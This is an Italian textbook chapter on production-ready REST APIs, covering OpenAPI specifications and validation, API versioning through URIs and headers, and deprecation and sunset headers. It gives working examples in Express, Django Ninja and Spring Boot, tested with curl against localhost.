
openapi.yaml

```yaml
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {}   # nessun endpoint definito
```

Gli endpoint si chiamano **path**. Per ciascuno si specificano i metodi supportati e, per ciascun metodo, i parametri di ingresso attesi, l'eventuale corpo della richiesta e le possibili risposte.

openapi.yaml

```yaml
/auth:
  post:
    description: Authenticate user
    requestBody:
      description: user to authenticate
      required: true
      content:
        application/json:
          schema:
            type: object
            properties:
              usr:
                type: string
                example: Kyle
              pwd:
                type: string
                example: p4ssw0rd
    responses:
      200:
        description: User authenticated
      401:
        description: Invalid credentials
```



Come la stessa specifica appare in Swagger UI, con l'operazione espansa.

A che cosa serve una specifica

Uso	Che cosa se ne ottiene
Supporto alla progettazione	rilevare errori e incoerenze prima di scrivere codice
Generazione di codice	scheletri di server, SDK per i client, test
Documentazione	documentazione interattiva generata automaticamente

OpenAPI è supportato da diversi strumenti open source maturi: **Swagger Editor**, **Swagger Codegen** e **Swagger UI**, provabili anche direttamente nel browser su `https://editor.swagger.io/`.

La generazione di codice lato server può ovviamente produrre solo scheletri, ma supporta ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala e Spring. Lato client permette di generare SDK in decine di linguaggi diversi.

Sviluppo guidato dalla specifica

Spesso si comincia a lavorare a una API **definendone la specifica** prima di scrivere qualunque codice: è il cosiddetto *OpenAPI-driven development*. Oltre a sfruttare al massimo la generazione di codice, promuove l'**indipendenza** fra i diversi gruppi coinvolti (front-end, back-end, qualità): la definizione dell'API li tiene allineati e permette di lavorare in parallelo.

Generare la specifica dal codice

Nel corso si usano due pacchetti Node (qui nelle versioni 6.3.0 e 5.0.1):

- `swagger-jsdoc`, che genera automaticamente le specifiche OpenAPI a partire da annotazioni nel codice sorgente;
- `swagger-ui-express`, che serve da Express la documentazione Swagger UI generata automaticamente.


```
npm install swagger-jsdoc
npm install swagger-ui-express
```

index.js

```
import swaggerJSDoc from "swagger-jsdoc";
import swaggerUI from "swagger-ui-express";

const swaggerSpec = swaggerJSDoc({
  definition: {
    openapi: '3.1.0',
    info: {
      title: 'To-do List REST API',
      version: '1.0.0',
    },
  },
  apis: ['./routes/*Router.js'],   // file contenenti le annotazioni
});

// Swagger UI sarà disponibile su /api-docs
app.use('/api-docs', swaggerUI.serve, swaggerUI.setup(swaggerSpec));
// la specifica in JSON, per gli strumenti che la leggono
app.get('/api-docs.json', (req, res) => res.json(swaggerSpec));
```



La documentazione interattiva generata dalle annotazioni nei router.

Le righe vanno in `index.js` **prima** di `app.use(enforceAuthentication)`, altrimenti anche la documentazione richiederebbe il token. La rotta `/api-docs.json` non è nelle slide: espone la specifica generata, così che la possano leggere gli strumenti (generatori di codice, o RESTRuler).

Dalle annotazioni alla specifica

Le annotazioni stanno nei router, in commenti JSDoc che cominciano con `@swagger` e contengono, in YAML, la descrizione dell'operazione che segue. A destra, ciò che `swagger-jsdoc` ne ricava:

routes/authenticationRouter.js

```yaml
/**
 * @swagger
 * /auth:
 *   post:
 *     description: Authenticate user
 *     requestBody:
 *       content:
 *         application/json:
 *           schema:
 *             type: object
 *             properties:
 *               usr:
 *                 type: string
 *               pwd:
 *                 type: string
 */
authenticationRouter.post("/auth", async (req, res) => { /* ... */ });
```

Terminale

```
$ curl -s localhost:3000/api-docs.json | jq
    -c .info
{"title":"To-do List REST API","version
    ":"1.0.0"}
$ curl -s localhost:3000/api-docs.json | jq
    --indent 1 .paths
{
 "/auth": {
  "post": {
   "description": "Authenticate user",
   "requestBody": {
    "content": {
     "application/json": {
      "schema": {
       "type": "object",
       "properties": {
        "usr": {
         "type": "string"
        },
        "pwd": {
         "type": "string"
        }
       }
      }
     }
    }
   }
  }
 }
}
```

Il commento YAML è diventato un oggetto JSON nella specifica, sotto `paths`, accanto alle informazioni passate a `swaggerJSDoc`. Swagger UI lo mostra come nella figura: `POST /auth` nell'elenco e, aperta l'operazione, la descrizione e un esempio del corpo, `{"usr": "string", "pwd": "string"}`, costruito dai tipi dello schema.

RIFERIMENTI

- **The Little Book on REST Services**, Kenneth Lange.
  https://www.kennethlange.com/books/The-Little-Book-on-REST-Services.pdf
- **API design guide** — Google Cloud.
  https://cloud.google.com/apis/design
  Parti rilevanti: *Resource-oriented design*, *Resource names*.
- **REST API Checklist**, Kenneth Lange.
  https://kennethlange.com/rest-api-checklist/
- **REST API Design Rulebook: Designing Consistent RESTful Web Service Interfaces**, Mark Massé (O'Reilly, 2011).
- **OpenAPI** — sito ufficiale.
  https://www.openapis.org/
  https://learn.openapis.org/ (da leggere: *Getting started*, *Introduction*)
  https://spec.openapis.org/oas/v3.1.0 (la specifica completa di OpenAPI 3.1.0)
- **API Documentation: The Secret to a Great API Developer Experience**, ebook di SmartBear Software. Non richiesto per il corso, ma utile per capire le difficoltà di progettare e documentare una API.
  https://swagger.io/resources/ebooks/api-documentation-the-secret-to-a-great-api-developer-experience
- **Esempi con altri framework**, del prof. Starace:
  https://github.com/luistar/jakartaee-rest-example (la lista di cose da fare con JakartaEE, con Dockerfile e istruzioni)
  https://github.com/luistar/rest-service-pizzashop (una pizzeria con Spring)
  e, nel materiale didattico (cartella *Extra-content – Spring Boot and Django*), le slide con i tutorial su Spring Boot (Java) e Django Ninja (Python). Non sono richiesti per il corso, ma è istruttivo vedere framework diversi da Express: JakartaEE e Spring Boot, per esempio, adottano un approccio basato su annotazioni.

API PRONTE PER LA PRODUZIONE

Nel capitolo precedente abbiamo costruito una API REST che funziona: ci si registra, si ottiene un token, si gestiscono le proprie cose da fare. Un backend, però, non è finito appena gli endpoint funzionano. Diventa **maturo** quando può **evolvere**, **sopravvivere ai client** che lo usano, **resistere agli abusi** ed essere **gestito in sicurezza** una volta in produzione. Sono domande a cui dovremmo saper rispondere:

- come si **documenta** una API?
- come la si **modifica** senza rompere i client che già la usano?
- come si **proteggono** le risorse dagli accessi non autorizzati?
- come si **limitano** gli abusi e il traffico eccessivo?
- come si **osserva** che cosa succede in produzione?
- come si **ritirano** in sicurezza le funzionalità vecchie?

Il capitolo le affronta in quest'ordine. Gli esempi principali sono in Express 5.3.0, sulla falsariga del capitolo 17; le slide mostrano le stesse idee anche con Spring Boot (Java) e Django Ninja (Python), e anche quegli esempi sono stati eseguiti davvero, con Spring Boot 4.1.2 (Java 21) e con Django 5.2.19 e django-ninja 1.8.0. Ne è uscita qualche sorpresa, segnalata al momento giusto.

Spring Boot e Django Ninja

Come nel capitolo 17, gli esempi con altri framework servono a vedere che le idee non dipendono da Express: non è richiesto saperli scrivere. Basta riconoscere nel codice i concetti (versioni, header, limiti, controlli), che sono gli stessi ovunque.

Documentare: OpenAPI

Il primo passo verso una API matura è descriverla. Lo standard **OpenAPI** (già noto come Swagger) l'abbiamo incontrato alla fine del capitolo 17: una descrizione formale delle API HTTP, leggibile sia dalle persone sia dalle macchine, da cui si generano documentazione e codice. Vale la stessa avvertenza: all'esame bisogna sapere **che cos'è**, **perché** è stato introdotto e **a che cosa** serve, non scrivere specifiche da zero. Qui aggiungiamo come è fatta una specifica e che cosa ci si può fare.

Com'è fatta una specifica

Una descrizione OpenAPI è un documento di testo strutturato che rappresenta un oggetto JSON, scritto in JSON oppure in YAML: le due forme sono equivalenti. Le chiavi principali sono la versione dello standard (`openapi`), le informazioni sull'API (`info`) e gli endpoint (`paths`):

openapi.yaml

```yaml
# formato YAML
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {}   # nessun endpoint definito
```

openapi.json

```json
{
  "openapi": "3.1.0",
  "info": {
    "title": "A minimal specification",
    "version": "0.0.1"
  },
  "paths": {}
}
```

In YAML i commenti cominciano con `#`. In JSON i commenti non esistono: nelle slide la nota `// No endpoints defined` accanto a `paths` è un'annotazione per chi legge, e in un file vero un parser JSON la rifiuterebbe.

Gli endpoint, nella specifica, si chiamano **path**, e la struttura scende per livelli: l'oggetto principale contiene i path; ogni path elenca i metodi che supporta; ogni metodo è un'*operazione*, che descrive i parametri attesi (nel percorso, nella query, negli header), l'eventuale corpo della richiesta e le possibili risposte, una per codice di stato.




Figura 18.1: *La struttura di una specifica OpenAPI (ridisegnata da `https://learn.openapis.org/specification/paths`). I nomi degli oggetti sono quelli dello standard.*

Le chiavi delle risposte sono i codici di stato **fra virgolette**, come nella figura. YAML accetterebbe anche `200:` senza, ma allora la chiave diventa un numero e non una stringa: la specifica chiede le virgolette proprio per la compatibilità fra JSON e YAML.

Che cosa ci si fa

Scrivere una specifica OpenAPI è parecchio lavoro, ma ripaga in tre modi: **supporto alla progettazione** (si scoprono errori e incoerenze prima di scrivere codice), **generazione di codice** (scheletri di server, SDK per i client, test) e **documentazione** interattiva generata automaticamente.

Il primo uso si prova subito. Ecco l'esempio di `/auth` delle slide, così com'è, controllato con Redocly CLI (versione 2.77.0), un validatore open source:

auth.yaml

```yaml
openapi: 3.1.0
info:
  title: My API
  version: 1.0.0
paths:
  /auth:
    post:
      description: Authenticate user
      produces:
        - application/json
      requestBody:
        description: user to authenticate
        required: true
        content:
          application/json:
            schema:
              type: object
              properties:
                usr:
                  type: string
                  example: Kyle
                pwd:
                  type: string
                  example: p4ssw0rd
      responses:
        200:
          description: User authenticated
        401:
          description: Invalid credentials
```

Terminale

```
$ npx redocly lint --extends=minimal auth.yaml
validating auth.yaml...
[1] auth.yaml:9:7 at #/paths/~1auth/post/produces

Property `produces` is not expected here.

 7 | post:
 8 |   description: Authenticate user
 9 |   produces:
   |   ^^^^^^^^
10 |     - application/json
11 |   requestBody:

Error was generated by the struct rule.
...
Validation failed with 1 error and 4 warnings.
```

`produces` è una chiave di Swagger 2.0, la versione precedente dello standard: in OpenAPI 3 il tipo del contenuto si dichiara sotto `content`, come fa già `requestBody` qualche riga più in basso (nel capitolo 17, infatti, l'esempio compariva senza quella riga). I quattro avvisi sono consigli di stile: mancano `servers`, `operationId`, `summary` e uno schema di sicurezza. Tolte le due righe di `produces`, il validatore risponde *Your API description is valid* e restano solo gli avvisi.

Gli strumenti open source più diffusi sono quelli della famiglia Swagger:

- **Swagger Editor** (`https://swagger.io/tools/swagger-editor/`): la specifica a sinistra e, a destra, la documentazione generata con Swagger UI, aggiornata mentre si scrive;
- **Swagger Codegen** (`https://swagger.io/tools/swagger-codegen/`): la generazione di codice, disponibile anche dalla barra dell'editor (*Generate Server* e *Generate Client*);
- **Swagger UI** (`https://swagger.io/tools/swagger-ui/`): la documentazione interattiva, quella servita da `swagger-ui-express` nel capitolo 17.

Un'alternativa libera per la generazione di codice è OpenAPI Generator (`https://openapi-generator.tech/`).

Lato server la generazione produce ovviamente solo **scheletri**: le rotte con i tipi giusti, da riempire con la logica. Fra i linguaggi e i framework supportati ci sono ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala e Spring. Lato client, invece, si ottengono **SDK** completi, cioè librerie pronte per chiamare l'API, in decine di linguaggi: C#, Dart, Go, Java, JavaScript, Kotlin, PHP, Python, R, Ruby, Scala, Swift, TypeScript e altri. È un modo molto comodo di rendere un'API usabile da chiunque.

Per questo spesso si scrive la specifica **prima** del codice (lo sviluppo guidato dalla specifica, *OpenAPI-driven development*, già visto nel capitolo 17): si sfrutta al massimo la generazione di codice e i gruppi coinvolti (front-end, back-end, chi fa i test) lavorano in parallelo, allineati dalla stessa definizione dell'API. Quella definizione, come vedremo subito, è un contratto.

Far evolvere una API

L'API è un contratto

Quando esponiamo una API, stipuliamo un **contratto** con chi la usa. Il contratto comprende:

- i percorsi delle URL e i metodi HTTP;
- il formato del corpo delle richieste e quello delle risposte;
- i codici di stato;
- i requisiti di autenticazione e le regole di autorizzazione;
- il formato degli errori;
- le prestazioni attese.

Anche se non lo scriviamo da nessuna parte (una specifica OpenAPI è il modo di scriverlo), i client ci faranno affidamento: un'app che legge `task.completed` smette di funzionare il giorno in cui quel campo sparisce.

Perché le API cambiano

Come ogni software che serve a qualcosa, anche le API evolvono nel tempo. Le cause tipiche:

- cambiano le regole di business;
- cambiano i requisiti del front-end (un'app mobile ha bisogno di nuovi campi);
- il modello dei dati di partenza non basta più;
- emergono problemi di prestazioni;
- cambiano i requisiti di sicurezza;
- evolvono le integrazioni con servizi di terze parti.

Modifiche compatibili e modifiche che rompono

Alcune modifiche sono **sicure** rispetto al contratto: i client esistenti non se ne accorgono. Altre no: possono far smettere di funzionare i client che usano la versione precedente, e si chiamano **breaking change**, modifiche (potenzialmente) **non retrocompatibili**.

Di solito sicure	Potenzialmente non retrocompatibili
✔ aggiungere un nuovo endpoint	✖ rinominare un campo
✔ aggiungere un campo facoltativo alla richiesta	✖ togliere un campo
✔ aggiungere un campo facoltativo alla risposta	✖ cambiare il tipo di un campo
✔ aggiungere un parametro di filtro, con un valore predefinito	✖ cambiare i codici di stato
✔ migliorare l'implementazione interna (per esempio con un refactoring) senza cambiarne il comportamento	✖ cambiare il formato delle risposte di errore
	✖ cambiare il significato di un endpoint esistente
	✖ cambiare i requisiti di autenticazione o di autorizzazione

Aggiungere un campo alla risposta è di solito sicuro, purché i client **ignorino i campi che non conoscono**. Un client che rifiutasse le risposte con un campo in più (per esempio validandole contro uno schema che non ammette altri campi) trasformerebbe anche questa modifica in una rottura.

prima

```
{
  "id": 1,
  "title": "Prepare lecture",
  "completed": false
}
```

dopo: un campo in più

```
{
  "id": 1,
  "title": "Prepare lecture",
  "completed": false,
  "createdAt": "2026-05-16T09:30:00Z"
}
```

Ora un nuovo requisito: lo stato di un'attività va tracciato in modo più fine, con tre valori, `TODO`, `IN-PROGRESS` e `DONE`. Il booleano `completed` non basta più, e nella nuova rappresentazione delle slide cambiano anche i nomi:

prima

```
{
  "id": 1,
  "title": "Prepare lecture",
  "completed": false
}
```

dopo: non retrocompatibile

```
{
  "taskId": 1,
  "name": "Prepare lecture",
  "status": "IN-PROGRESS"
}
```

Sono tre modifiche che rompono in una volta: un campo rinominato (`id` → `taskId`), un altro rinominato (`title` → `name`) e uno sostituito da un campo di tipo diverso (`completed`, booleano, → `status`, stringa). Un client che legge `task.title` riceve `undefined`.

Versionare

Non possiamo limitare la nostra API alle sole modifiche sicure: prima o poi una modifica che rompe diventa necessaria, e far finta di niente non aiuta (la slide lo dice con uno struzzo che nasconde la testa sotto la sabbia). Quando la retrocompatibilità si rompe serve una **strategia evolutiva**.

L'idea di base del **versionamento** è mantenere attive, almeno per un po', sia la versione vecchia sia quella nuova, e lasciare a ogni client la scelta di quale usare. Le strategie più comuni:

- la versione nell'**URI**: `/api/v1/tasks` e `/api/v2/tasks`;
- la versione in un **header** della richiesta, scelta dal client: un header apposito, come `X-API-Version: 2`, oppure il tipo di contenuto richiesto con `Accept`, come `Accept: application/vnd.academy.tasks.v2+json` (il prefisso `vnd.`, da *vendor*, indica un tipo definito da chi fornisce l'API).

Il **versionamento nell'URI** (`GET /api/v1/tasks/1`, `GET /api/v2/tasks/1`) è il più immediato: è facile da capire e da provare (basta un browser), facile da documentare e facile da instradare in quasi tutti i framework. Lo svantaggio è qualche duplicazione nei router e nei controller.

In Express le due versioni sono due router montati su prefissi diversi. I dati sono gli stessi: cambia solo come le due versioni li rappresentano.

JS versioni.js

```
1  import express from "express";
2
3  const app = express();
4
5  // i dati sono gli stessi: cambia solo come li rappresentano le due versioni
6  const tasks = [
7    { id: 1, title: "Prepare lecture", status: "IN-PROGRESS" },
8    { id: 2, title: "Book the room", status: "DONE" },
9  ];
10
11 function findTask(req, res, next) {
12   req.task = tasks.find((t) => t.id === Number(req.params.id));
13   if (req.task) next();
14   else res.status(404).json({ error: "NOT_FOUND", message: "Task not found" });
15 }
16
17 const toV1 = ({ id, title, status }) => ({ id, title, completed: status === "DONE" });
18
19 const v1 = express.Router();
20 v1.use((req, res, next) => {                  // la v1 è deprecata
21   res.set("Deprecation", "@1780272000");       // dal 1° giugno 2026
22   res.set("Sunset", "Thu, 31 Dec 2026 23:59:59 GMT");
23   res.links({ deprecation: "/docs/migrate-v1-to-v2" });
24   next();
25 });
26 v1.get("/tasks/:id", findTask, (req, res) => res.json(toV1(req.task)));
27
28 const v2 = express.Router();
29 v2.get("/tasks/:id", findTask, (req, res) => res.json(req.task));
30
31 app.use("/api/v1", v1);
32 app.use("/api/v2", v2);
```

Il middleware alle righe 20–25 riguarda la deprecazione della v1, di cui parliamo fra poco. La funzione `toV1` ricostruisce la vecchia rappresentazione da quella nuova: la v1 continua a esistere senza un secondo modello dei dati.

Terminale

```
$ curl -s localhost:3000/api/v1/tasks/1; echo
{"id":1,"title":"Prepare lecture","completed":false}
$ curl -s localhost:3000/api/v2/tasks/1; echo
{"id":1,"title":"Prepare lecture","status":"IN-PROGRESS"}
$ curl -s -w " %{http_code}\n" localhost:3000/api/v2/tasks/9
{"error":"NOT_FOUND","message":"Task not found"} 404
```

Nello stesso file, la versione scelta con un header: una sola URI per tutte le versioni, e il client chiede la v2 indicandone il tipo in `Accept`.

JS versioni.js

```
// versione scelta con un header: una sola URI per tutte le versioni
const V2 = "application/vnd.academy.tasks.v2+json";
app.get("/api/tasks/:id", findTask, (req, res) => {
  res.vary("Accept");
  if (req.accepts(["application/json", V2]) === V2) {
    res.type(V2).json(req.task);
  } else {
    res.json(toV1(req.task));
  }
});

app.listen(3000);
```

Terminale

```
$ curl -i localhost:3000/api/tasks/1
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Accept
Content-Type: application/json; charset=utf-8
...

{"id":1,"title":"Prepare lecture","completed":
    false}
$ curl -i -H "Accept: application/vnd.academy.
    tasks.v2+json" localhost:3000/api/tasks/1
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Accept
Content-Type: application/vnd.academy.tasks.v2
    +json; charset=utf-8
...

{"id":1,"title":"Prepare lecture","status":"IN
    -PROGRESS"}
```

`req.accepts` sceglie, fra i tipi che il server sa produrre, quello preferito dal client: `curl` di suo invia `Accept: */*`, che accetta tutto, e vince il primo della lista (la v1); chi chiede esplicitamente il tipo della v2 la ottiene. L'header `Vary: Accept` avverte le cache (capitolo 2) che la risposta dipende da `Accept`: senza, una cache potrebbe servire a un client la versione chiesta da un altro.

Lo stesso in Django Ninja e in Spring Boot

In Django Ninja ogni versione è un'istanza di `NinjaAPI`, con il proprio numero di versione, e le due si montano su percorsi diversi in `urls.py`:

py tasks/api_v1.py

```
from ninja import NinjaAPI

api = NinjaAPI(version="1.0.0")

@api.get("/tasks/{task_id}")
def get_task(request, task_id: int):
  return {
     "id": task_id,
     "title": "Prepare lecture",
     "completed": False,
  }
```

py tasks/api_v2.py

```
from ninja import NinjaAPI

api = NinjaAPI(version="2.0.0")

@api.get("/tasks/{task_id}")
def get_task(request, task_id: int):
  return {
     "id": task_id,
     "title": "Prepare lecture",
     "status": "OPEN",
  }
```

py academy/urls.py

```
from django.contrib import admin
from django.urls import path
from tasks.api_v1 import api as api_v1
from tasks.api_v2 import api as api_v2

urlpatterns = [
  path("admin/", admin.site.urls),
  path("api/v1/", api_v1.urls),
  path("api/v2/", api_v2.urls)
]
```

Terminale

```
$ curl -s localhost:8000/api/v1/tasks/1; echo
{"id": 1, "title": "Prepare lecture", "completed":
    false}
$ curl -s localhost:8000/api/v2/tasks/1; echo
{"id": 1, "title": "Prepare lecture", "status": "
    OPEN"}
$ curl -s -o /dev/null -w "%{http_code}\n"
    localhost:8000/api/v1/docs
200
$ curl -s -o /dev/null -w "%{http_code}\n"
    localhost:8000/api/v2/docs
200
```

Django Ninja genera da sé la specifica OpenAPI e la documentazione di ciascuna versione, in percorsi separati: `/api/v1/docs` e `/api/v2/docs`.

In Spring Boot, che usa le annotazioni, ogni versione è una classe controller con il proprio prefisso (`@RequestMapping`) e il proprio tipo di risposta, un `record` Java. Ecco la v2:

java TaskControllerV2.java ×

```java
@RestController
@RequestMapping("/api/v2/tasks")
public class TaskControllerV2 {

    @GetMapping("/{id}")
    public TaskResponseV2 getTask(@PathVariable Long id) {
      return new TaskResponseV2(
           id,
           "Prepare lecture",
           "OPEN"
      );
    }
}

public record TaskResponseV2(
     Long id,
     String title,
     String status
) {}
```

Terminale

```
$ curl -s localhost:8080/api/v2/tasks
    /1; echo
{"id":1,"title":"Prepare lecture","
    status":"OPEN"}
```

Spring trasforma il record in JSON:
i nomi dei campi diventano le chiavi.

La v1 è uguale, con `@RequestMapping("/api/v1/tasks")` e un record `TaskResponseV1` con il booleano `completed`; la vedremo fra poco nella forma deprecata. (Nella slide sul requisito nuovo gli stati sono `TODO`, `IN-PROGRESS` e `DONE`, mentre gli esempi di codice restituiscono `"OPEN"`: è solo un valore di prova.)

Quando versionare

Mantenere più versioni contemporaneamente è un **grande sforzo**: ogni correzione va portata in tutte, e ogni versione va documentata, provata e sorvegliata. Le regole:

- non creare una nuova versione per ogni piccola modifica;
- versionare solo quando c'è una modifica che rompe.

Una buona regola

Aggiungere senza cambiare versione; **togliere** o **ridefinire** con una versione nuova.

Deprecazione e dismissione

Versionare non basta: serve anche **comunicare** il ciclo di vita delle versioni, perché in genere non vogliamo sostenere per sempre una API vecchia. Il ciclo tipico ha quattro fasi:




Figura 18.2: *Il ciclo di vita di una versione di una API, con gli header che ne annunciano le fasi.*

L'idea importante è **non rompere i client in silenzio**: prima di una modifica che rompe, vanno avvisati per tempo. Un endpoint deprecato continua a funzionare come prima, ma può aggiungere alla risposta degli header di avvertimento:

- `Deprecation`: la risorsa è deprecata (dalla data indicata);
- `Sunset`: la data in cui smetterà di rispondere;
- `Link` con `rel="deprecation"`: dove trovare le informazioni (per esempio, come passare alla nuova versione).

Un client ben scritto li registra nel proprio log, o li segnala a chi lo sviluppa, molto prima del giorno della rimozione. Nel router della v1 di Express li aggiunge il middleware delle righe 20–25 (`res.links` è il metodo di Express che compone l'header `Link`):

Terminale

```
$ curl -i localhost:3000/api/v1/tasks/1
HTTP/1.1 200 OK
X-Powered-By: Express
Deprecation: @1780272000
Sunset: Thu, 31 Dec 2026 23:59:59 GMT
Link: </docs/migrate-v1-to-v2>; rel="deprecation"
Content-Type: application/json; charset=utf-8
Content-Length: 52
ETag: W/"34-301dHifN5Map+rcbxGdlrTXkybk"
Date: Wed, 11 Nov 2026 12:38:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"id":1,"title":"Prepare lecture","completed":false}
```

Nelle slide la risposta d'esempio porta `Deprecation: true` e `Sunset: Wed, 31 Dec 2026 23:59:59 GMT`. Due precisazioni, piccole ma utili:

- `Deprecation: true` è la forma delle prime bozze dello standard, ancora molto diffusa. La RFC 9745 (marzo 2025), che ha standardizzato l'header, prevede invece la **data** della deprecazione, scritta come numero di secondi dal 1° gennaio 1970 preceduto da `@`: `@1780272000` è il 1° giugno 2026 a mezzanotte (UTC). La data di `Sunset` (RFC 8594) non deve essere precedente a quella di `Deprecation`.
- Il 31 dicembre 2026 è un **giovedì**: `Thu`, non `Wed`. Nelle date HTTP il giorno della settimana è ridondante, ma deve essere quello giusto.

In Spring Boot gli header si aggiungono con il costruttore della risposta, `ResponseEntity`. È il controller della v1, con i valori delle slide:

java TaskControllerV1.java

```java
@RestController
public class TaskControllerV1 {

  @GetMapping("/api/v1/tasks/{id}")
  public ResponseEntity<TaskResponseV1> getTaskV1(@PathVariable Long id) {
    TaskResponseV1 body = new TaskResponseV1(
        id,
        "Prepare lecture",
        false
    );

      return ResponseEntity.ok()
          .header("Deprecation", "true")
          .header("Sunset", "Wed, 31 Dec 2026 23:59:59 GMT")
          .header("Link", "</docs/migrate-v1-to-v2>; rel=\"deprecation\"")
          .body(body);
  }
}
```

Terminale

```
$ curl -i localhost:8080/api/v1/tasks
    /1; echo
HTTP/1.1 200
Deprecation: true
Sunset: Wed, 31 Dec 2026 23:59:59 GMT
Link: </docs/migrate-v1-to-v2>; rel="
    deprecation"
Content-Type: application/json
Transfer-Encoding: chunked
Date: Wed, 11 Nov 2026 12:40:27 GMT

{"id":1,"title":"Prepare lecture","
    completed":false}
```

Tomcat, il server di Spring Boot, non scrive la frase dopo il codice di stato: è facoltativa.

In Django Ninja l'esempio delle slide crea la risposta con `api.create_response` e poi le aggiunge gli header. Così com'è, però, con django-ninja 1.8.0 non funziona:

py tasks/api_v1.py

```python
@api.get("/tasks/{task_id}")
def get_task_v1(request: HttpRequest, task_id: int):
    response = api.create_response(
        request,
        {
            "id": task_id,
            "title": "Prepare lecture",
            "completed": False,
        },
    )
    response["Deprecation"] = "true"
    response["Sunset"] = "Wed, 31 Dec 2026 23:59:59 GMT"
    response["Link"] = '</docs/migrate-v1-to-v2>; rel="deprecation"
        '
    return response
```

Terminale

```
$ curl -i localhost:8000/api/v1/tasks/1
HTTP/1.1 500 Internal Server Error
Date: Wed, 11 Nov 2026 12:39:53 GMT
Server: WSGIServer/0.2 CPython/3.11.17
Content-Type: text/plain
...

Traceback (most recent call last):
  File "[...]/site-packages/ninja/operation.py",
      line 235, in run
    result = self.view_func(request, **values)
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "[cartella del progetto]/tasks/api_v1.py",
      line 9, in get_task_v1
    response = api.create_response(
               ^^^^^^^^^^^^^^^^^^^^

  File "[...]/site-packages/ninja/main.py", line
      611, in create_response
    assert status
           ^^^^^^
AssertionError
```

Il metodo `create_response` ha un parametro `status` senza valore predefinito utile, e la prima cosa che fa è verificare di averlo ricevuto (`assert status`). Basta aggiungere `status=200` fra gli argomenti (dopo il dizionario) perché la risposta arrivi con i suoi tre header, come quella di Spring. In alternativa, Django Ninja permette di dichiarare nella vista un parametro `response: HttpResponse`: si scrivono gli header su quello e si restituisce il dizionario come al solito.

La risposta d'errore qui sopra, con la traceback completa, è anche un esempio di un problema di cui parleremo nella sezione sulla sicurezza: il server di sviluppo di Django gira con `DEBUG = True`, e in quella modalità gli errori vengono mostrati a chiunque.

Dopo la data di `Sunset` la versione viene **rimossa**. Che cosa risponde allora il suo URI è una scelta, ma va fatta: un `404`, oppure il più esplicito `410 Gone` («la risorsa non c'è più, e la cosa è permanente»). E la versione va rimossa davvero: un endpoint vecchio dimenticato in funzione è uno dei rischi della prossima sezione.

Sicurezza e robustezza

